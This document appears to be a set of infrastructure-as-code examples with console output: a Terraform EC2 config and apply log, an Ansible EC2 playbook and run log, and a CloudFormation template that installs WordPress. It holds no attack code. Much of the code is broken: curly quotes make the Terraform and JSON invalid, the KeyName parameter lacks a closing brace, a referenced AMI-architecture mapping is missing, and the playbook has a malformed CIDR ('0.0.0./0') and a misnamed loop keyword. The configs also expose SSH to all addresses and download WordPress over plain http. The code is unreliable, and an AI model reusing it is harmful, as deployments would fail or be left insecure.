  + aws_instance.web
      id:                           <computed>
      ami:                          "ami-0dccf86d354af8ce3"
      arn:                          <computed>
      associate_public_ip_address:  <computed>
      availability_zone:            <computed>
```

```
  root_block_device.#:          "" => "<computed>"
  security_groups.#:            "" => "<computed>"
  source_dest_check:            "" => "true"
  subnet_id:                    "" => "<computed>"
  tenancy:                      "" => "<computed>"
  volume_tags.%:                "" => "<computed>"
  vpc_security_group_ids.#:     "" => "<computed>"
aws_instance.web: Still creating... (10s elapsed)
aws_instance.web: Still creating... (20s elapsed)
aws_instance.web: Still creating... (30s elapsed)
aws_instance.web: Creation complete after 33s (ID: i-0236b55f748893c2e)

Apply complete! Resources: 2 added, 0 changed, 0 destroyed.
```

```
provider “aws” {
        shared_credentials_file = "~/.aws/credentials"
                region = “us-east-2”
        }

        resource "aws_key_pair" "wnet-keypair" {
                key_name = "wnet-keypair"
                public_key = "ssh-rsa ..."
        }

        resource “aws_instance” “web” {
                ami = “ami-0dccf86d354af8ce3”
                key_name = “${aws_key_pair.wnet-keypair.key_name}”
                instance_type = “t2.micro”
        }
```

02. Ansible

```
[                  ~]$ ansible-playbook ~/Documents/wordpress_ansible.yml
 [WARNING]: provided hosts list is empty, only localhost is available. Note
that the implicit localhost does not match 'all'


PLAY [AWS EC2 instance launch] *************************************************

TASK [Set up the security group and firewall rules.] ***************************
 [WARNING]: Group description does not match existing group. Descriptions
cannot be changed without deleting and re-creating the security group. Try
using state=absent to delete, then rerunning this task.

ok: [localhost]

TASK [Launch an EC2 instance.] *************************************************
changed: [localhost]

TASK [Wait for SSH to come up.] ************************************************
ok: [localhost] => (item={u'ramdisk': None, u'kernel': None, u'root_device_type'
: u'ebs', u'private_dns_name': u'ip-172-31-33-228.us-east-2.compute.internal', u
'block_device_mapping': {u'/dev/sda1': {u'status': u'attached', u'delete_on_term
ination': True, u'volume_id': u'vol-0f4fa0623dbefdeda'}}, u'key_name': u'ansible
_key', u'public_ip': u'18.219.212.184', u'image_id': u'ami-0dccf86d354af8ce3', u
'tenancy': u'default', u'private_ip': u'172.31.33.228', u'groups': {u'sg-022d168
442ece8760': u'ansible_ec2_security_group'}, u'public_dns_name': u'ec2-18-219-21
2-184.us-east-2.compute.amazonaws.com', u'state_code': 16, u'id': u'i-024ac400c8
0fd3836', u'tags': {}, u'placement': u'us-east-2c', u'ami_launch_index': u'0', u
'dns_name': u'ec2-18-219-212-184.us-east-2.compute.amazonaws.com', u'region': u'
us-east-2', u'ebs_optimized': False, u'launch_time': u'2019-03-26T21:59:33.000Z'
, u'instance_type': u't2.micro', u'state': u'running', u'architecture': u'x86_64
', u'hypervisor': u'xen', u'virtualization_type': u'hvm', u'root_device_name': u
'/dev/sda1'})

PLAY RECAP *********************************************************************
localhost                  : ok=3    changed=1    unreachable=0    failed=0
```

```
TASK [Wait for SSH to come up.] ************************************************
ok: [localhost] => (item={u'ramdisk': None, u'kernel': None, u'root_device_type'
: u'ebs', u'private_dns_name': u'ip-172-31-33-228.us-east-2.compute.internal', u
'block_device_mapping': {u'/dev/sda1': {u'status': u'attached', u'delete_on_term
ination': True, u'volume_id': u'vol-0f4fa0623dbefdeda'}}, u'key_name': u'ansible
_key', u'public_ip': u'18.219.212.184', u'image_id': u'ami-0dccf86d354af8ce3', u
'tenancy': u'default', u'private_ip': u'172.31.33.228', u'groups': {u'sg-022d168
442ece8760': u'ansible_ec2_security_group'}, u'public_dns_name': u'ec2-18-219-21
2-184.us-east-2.compute.amazonaws.com', u'state_code': 16, u'id': u'i-024ac400c8
0fd3836', u'tags': {}, u'placement': u'us-east-2c', u'ami_launch_index': u'0', u
'dns_name': u'ec2-18-219-212-184.us-east-2.compute.amazonaws.com', u'region': u'
us-east-2', u'ebs_optimized': False, u'launch_time': u'2019-03-26T21:59:33.000Z'
, u'instance_type': u't2.micro', u'state': u'running', u'architecture': u'x86_64
', u'hypervisor': u'xen', u'virtualization_type': u'hvm', u'root_device_name': u
'/dev/sda1'})
```

```yaml
- name: AWS EC2 instance launch
  hosts: localhost
  connection: local
  gather_facts: False

  tasks:
    - name: Set up the security group and firewall rules
      ec2_group:
              name: ansible_ec2_security_group
              description: Rules that allow traffic on ports 22 and 80
              region: us-east-2
              rules:
                - proto: tcp
                  from_port: 22
                  to_port: 22
                  cidr_ip: 0.0.0.0/0
                - proto: tcp
                  from_port: 80
                  to_port: 80
                  cidr_ip: 0.0.0./0
              rules_egress:
                - proto: all
                  cidr_ip: 0.0.0.0/0

    - name: Launch an EC2 instance
      ec2:
         key_name: id_rsa
         region: us-east-2
         instance_type: t2.micro
         image: ami-0dccf86d354af8ce3
         wait: yes
         wait_timeout: 500
         count: 1
         monitoring: no
         vpc_subnet_id: subnet-e8fc2aa4
         assign_public_ip: yes
         group: ansible_ec2_security_group
      register: ec2_out

    - name: Wait for SSH to come up
      wait_for: host={{ item.public_dns_name }} port=22 delay=60 timeout=320 state=started
      wait_items: '{{ ec2_out.instances }}'
```

```
{
  “AWSTemplateFormatVersion”: “2010-09-09”,

  “Parameters”: {

    “KeyName”: {
      “Description”: “Name of an existing EC2 KeyPair to enable SSH access to the
instances”,
      “Type”: “AWS::EC2::KeyPair::KeyName”,

    “InstanceType”: {
      “Description”: “WebServer EC2 instance type”,
      “Type”: “String”,
      “Default”: “t2.small”,
      “AllowedValues”: [ “t1.micro”, “t2.nano”, “t2.micro”, “t2.small”, “t2.medium”,
“t2.large”, “m1.small”, “m1.medium”, “m1.large”, “m1.xlarge”, “m2.xlarge”,
“m2.2xlarge”, “m2.4xlarge”, “m3.medium”, “m3.large”, “m3.xlarge”, “m3.2xlarge”,
“m4.large”, “m4.xlarge”, “m4.2xlarge”, “m4.4xlarge”, “m4.10xlarge”, “c1.medium”,
“c1.xlarge”, “c3.large”, “c3.xlarge”, “c3.2xlarge”, “c3.4xlarge”, “c3.8xlarge”,
“c4.large”, “c4.xlarge”, “c4.2xlarge”, “c4.4xlarge”, “c4.8xlarge”, “g2.2xlarge”,
“g2.8xlarge”, “r3.large”, “r3.xlarge”, “r3.2xlarge”, “r3.4xlarge”, “r3.8xlarge”,
“i2.xlarge”, “i2.2xlarge”, “i2.4xlarge”, “i2.8xlarge”, “d2.xlarge”, “d2.2xlarge”,
“d2.4xlarge”, “d2.8xlarge”, “hi1.4xlarge”, “hs1.8xlarge”, “cr1.8xlarge”,
“cc2.8xlarge”, “cg1.4xlarge”],

    “SSHLocation”: {
      “Description”: “The IP address range that can be used to SSH to the EC2
instances”,
      “Type”: “String”,
      “MinLength”: “9”,
      “MaxLength”: “18”,
      “Default”: “0.0.0.0/0”,
      “AllowedPattern”:
“(\\d{1,3})\\.(\\d{1,3})\\.(\\d{1,3})\\.(\\d{1,3})/(\\d{1,2})”
    },

    “DBName”: {
      “Default”: “wordpressdb”,
      “Description”: “The WordPress database name”,
      “Type”: “String”,
      “MinLength”: “1”,
      “MaxLength”: “64”,
      “AllowedPattern”: “[a-zA-Z][a-zA-Z0-9]*”
    },

    “DBUser”: {
      “NoEcho”: “true”,
      “Description”: “The WordPress database admin account username”,
      “Type”: “String”,
      “MinLength”: “1”,
      “MaxLength”: “16”,
      “AllowedPattern”: “[a-zA-Z][a-zA-Z0-9]*”
    },

    “DBPassword”: {
```

```
      “NoEcho”: “true”,
      “Description”: “The WordPress database admin account password”,
      “Type”: “String”,
      “MinLength”: “8”,
      “MaxLength”: “41”,
      “AllowedPattern”: “[a-zA-Z0-9]*”
    },

    “DBRootPassword”: {
      “NoEcho”: “true”,
      “Description”: “MySQL root password”,
      “Type”: “String”,
      “MinLength”: “8”,
      “MaxLength”: “41”,
      “AllowedPattern”: “[a-zA-Z0-9]*”,
      “ConstraintDescription”: “must contain only alphanumeric characters.”
    }
  },

  “Mappings”: {
    “AWSRegionArch2AMI”: {
      “us-east-1”        : {“HVM64”: “ami-0080e4c5bc078760e”, “HVMG2”: “ami-
0aeb704d503081ea6”},
      “us-west-2”        : {“HVM64”: “ami-01e24be29428c15b2”, “HVMG2”: “ami-
0fe84a5b4563d8f27”},
      “us-west-1”        : {“HVM64”: “ami-0ec6517f6edbf8044”, “HVMG2”: “ami-
0a7fc72dc0e51aa77”},
      “eu-west-1”        : {“HVM64”: “ami-08935252a36e25f85”, “HVMG2”: “ami-
0d5299b1c6112c3c7”},
      “eu-west-2”        : {“HVM64”: “ami-01419b804382064e4”, “HVMG2”:
“NOT_SUPPORTED”},
      “eu-west-3”        : {“HVM64”: “ami-0dd7e7ed60da8fb83”, “HVMG2”:
“NOT_SUPPORTED”},
      “eu-central-1”     : {“HVM64”: “ami-0cfbf4f6db41068ac”, “HVMG2”: “ami-
0aa1822e3eb913a11”},
      “eu-north-1”       : {“HVM64”: “ami-86fe70f8”, “HVMG2”: “ami-32d55b4c”},
      “ap-northeast-1”   : {“HVM64”: “ami-00a5245b4816c38e6”, “HVMG2”: “ami-
09d0e0e099ecabba2”},
      “ap-northeast-2”   : {“HVM64”: “ami-00dc207f8ba6dc919”, “HVMG2”:
“NOT_SUPPORTED”},
      “ap-northeast-3”   : {“HVM64”: “ami-0b65f69a5c11f3522”, “HVMG2”:
“NOT_SUPPORTED”},
      “ap-southeast-1”   : {“HVM64”: “ami-05b3bcf7f311194b3”, “HVMG2”: “ami-
0e46ce0d6a87dc979”},
      “ap-southeast-2”   : {“HVM64”: “ami-02fd0b06f06d93dfc”, “HVMG2”: “ami-
0c0ab057a101d8ff2”},
      “ap-south-1”       : {“HVM64”: “ami-0ad42f4f66f6c1cc9”, “HVMG2”: “ami-
0244c1d42815af84a”},
      “us-east-2”        : {“HVM64”: “ami-0cd3dfa4e37921605”, “HVMG2”:
“NOT_SUPPORTED”},
      “ca-central-1”     : {“HVM64”: “ami-07423fb63ea0a0930”, “HVMG2”:
“NOT_SUPPORTED”},
      “sa-east-1”        : {“HVM64”: “ami-05145e0b28ad8e0b2”, “HVMG2”:
“NOT_SUPPORTED”},
```

```
      “cn-north-1”       : {“HVM64”: “ami-053617c9d818c1189”, “HVMG2”:
“NOT_SUPPORTED”},
      “cn-northwest-1”   : {“HVM64”: “ami-0f7937761741dc640”, “HVMG2”:
“NOT_SUPPORTED”}
    }

  },

  “Resources”: {
    “WebServerSecurityGroup”: {
      “Type”: “AWS::EC2::SecurityGroup”,
      “Properties”: {
        “GroupDescription”: “Enable HTTP access via port 80 locked down to the load
balancer + SSH access”,
        “SecurityGroupIngress”: [
          {“IpProtocol”: “tcp”, “FromPort”: “80”, “ToPort”: “80”, “CidrIp”:
“0.0.0.0/0”},
          {“IpProtocol”: “tcp”, “FromPort”: “22”, “ToPort”: “22”, “CidrIp”: { “Ref”:
“SSHLocation”}}
        ]
      }
    },

    “WebServer”: {
      “Type”: “AWS::EC2::Instance”,
      “Metadata”: {
        “AWS::CloudFormation::Init”: {
          “configSets”: {
            “wordpress_install”: [“install_cfn”, “install_wordpress”,
“configure_wordpress” ]
          },
          “install_cfn”: {
            “files”: {
              “/etc/cfn/cfn-hup.conf”: {
                “content”: { “Fn::Join”: [ ““, [
                  “[main]\n”,
                  “stack=“, { “Ref”: “AWS::StackId” }, “\n”,
                  “region=“, { “Ref”: “AWS::Region” }, “\n”
                ]]},
                “mode”  : “000400”,
                “owner”: “root”,
                “group”: “root”
              },
              “/etc/cfn/hooks.d/cfn-auto-reloader.conf”: {
                “content”: { “Fn::Join”: [ ““, [
                  “[cfn-auto-reloader-hook]\n”,
                  “triggers=post.update\n”,
                  “path=Resources.WebServer.Metadata.AWS::CloudFormation::Init\n”,
                  “action=/opt/aws/bin/cfn-init -v “,
                          “         --stack “, { “Ref”: “AWS::StackName” },
                          “         --resource WebServer “,
                          “         --configsets wordpress_install “,
                          “         --region “, { “Ref”: “AWS::Region” }, “\n”
                ]]},
                “mode”  : “000400”,
```

```
                "owner": "root",
                "group": "root"
              }
            },
            "services": {
              "sysvinit": {
                "cfn-hup": { "enabled": "true", "ensureRunning": "true",
                             "files": ["/etc/cfn/cfn-hup.conf",
"/etc/cfn/hooks.d/cfn-auto-reloader.conf"] }
              }
            }
          },

          "install_wordpress": {
            "packages": {
              "yum": {
                "php"          : [],
                "php-mysql"    : [],
                "mysql"        : [],
                "mysql-server": [],
                "mysql-devel"  : [],
                "mysql-libs"   : [],
                "httpd"        : []
              }
            },
            "sources": {
              "/var/www/html": "http://wordpress.org/latest.tar.gz"
            },
            "files": {
              "/tmp/setup.mysql": {
                "content": { "Fn::Join": ["", [
                  "CREATE DATABASE ", { "Ref": "DBName" }, ";\n",
                  "CREATE USER '", { "Ref": "DBUser" }, "'@'localhost' IDENTIFIED BY
'", { "Ref": "DBPassword" }, "';\n",
                  "GRANT ALL ON ", { "Ref": "DBName" }, ".* TO '", { "Ref": "DBUser"
}, "'@'localhost';\n",
                  "FLUSH PRIVILEGES;\n"
                ]]},
                "mode"  : "000400",
                "owner": "root",
                "group": "root"
              },

              "/tmp/create-wp-config": {
                "content": { "Fn::Join": [ "", [
                  "#!/bin/bash -xe\n",
                  "cp /var/www/html/wordpress/wp-config-sample.php
/var/www/html/wordpress/wp-config.php\n",
                  "sed -i \"s/'database_name_here'/'",{ "Ref": "DBName" }, "'/g\" wp-
config.php\n",
                  "sed -i \"s/'username_here'/'",{ "Ref": "DBUser" }, "'/g\" wp-
config.php\n",
                  "sed -i \"s/'password_here'/'",{ "Ref": "DBPassword" }, "'/g\" wp-
config.php\n"
                ]]},
```

```
                "mode": "000500",
                "owner": "root",
                "group": "root"
              }
            },
            "services": {
              "sysvinit": {
                "httpd"  : { "enabled": "true", "ensureRunning": "true" },
                "mysqld": { "enabled": "true", "ensureRunning": "true" }
              }
            }
          },

          "configure_wordpress": {
            "commands": {
              "01_set_mysql_root_password": {
                "command": { "Fn::Join": ["", ["mysqladmin -u root password '", {
"Ref": "DBRootPassword" }, "'"]]},
                "test": { "Fn::Join": ["", ["$(mysql ", { "Ref": "DBName" }, " -u
root --password='", { "Ref": "DBRootPassword" }, "' >/dev/null 2>&1 </dev/null); ((
$? != 0 ))"]]}
              },
              "02_create_database": {
                "command": { "Fn::Join": ["", ["mysql -u root --password='", { "Ref":
"DBRootPassword" }, "' < /tmp/setup.mysql"]]},
                "test": { "Fn::Join": ["", ["$(mysql ", { "Ref": "DBName" }, " -u
root --password='", { "Ref": "DBRootPassword" }, "' >/dev/null 2>&1 </dev/null); ((
$? != 0 ))"]]}
              },
              "03_configure_wordpress": {
                "command": "/tmp/create-wp-config",
                "cwd": "/var/www/html/wordpress"
              }
            }
          }
        }
      },
      "Properties": {
        "ImageId": { "Fn::FindInMap": [ "AWSRegionArch2AMI", { "Ref": "AWS::Region"
},
                          { "Fn::FindInMap": [ "AWSInstanceType2Arch", { "Ref":
"InstanceType" }, "Arch" ] } ] },
        "InstanceType"   : { "Ref": "InstanceType" },
        "SecurityGroups": [ {"Ref": "WebServerSecurityGroup"} ],
        "KeyName"        : { "Ref": "KeyName" },
        "UserData": { "Fn::Base64": { "Fn::Join": ["", [
                      "#!/bin/bash -xe\n",
                      "yum update -y aws-cfn-bootstrap\n",

                      "/opt/aws/bin/cfn-init -v ",
                      "         --stack ", { "Ref": "AWS::StackName" },
                      "         --resource WebServer ",
                      "         --configsets wordpress_install ",
                      "         --region ", { "Ref": "AWS::Region" }, "\n",
```

```
                    "/opt/aws/bin/cfn-signal -e $? ",
                    "         --stack ", { "Ref": "AWS::StackName" },
                    "         --resource WebServer ",
                    "         --region ", { "Ref": "AWS::Region" }, "\n"
        ]]}}
      },
      "CreationPolicy": {
        "ResourceSignal": {
          "Timeout": "PT15M"
        }
      }
    }
  },

  "Outputs": {
    "WebsiteURL": {
      "Value": { "Fn::Join": ["", ["http://", { "Fn::GetAtt": [ "WebServer",
"PublicDnsName" ]}, "/wordpress" ]]},
      "Description": "WordPress Website"
    }
  }
}
```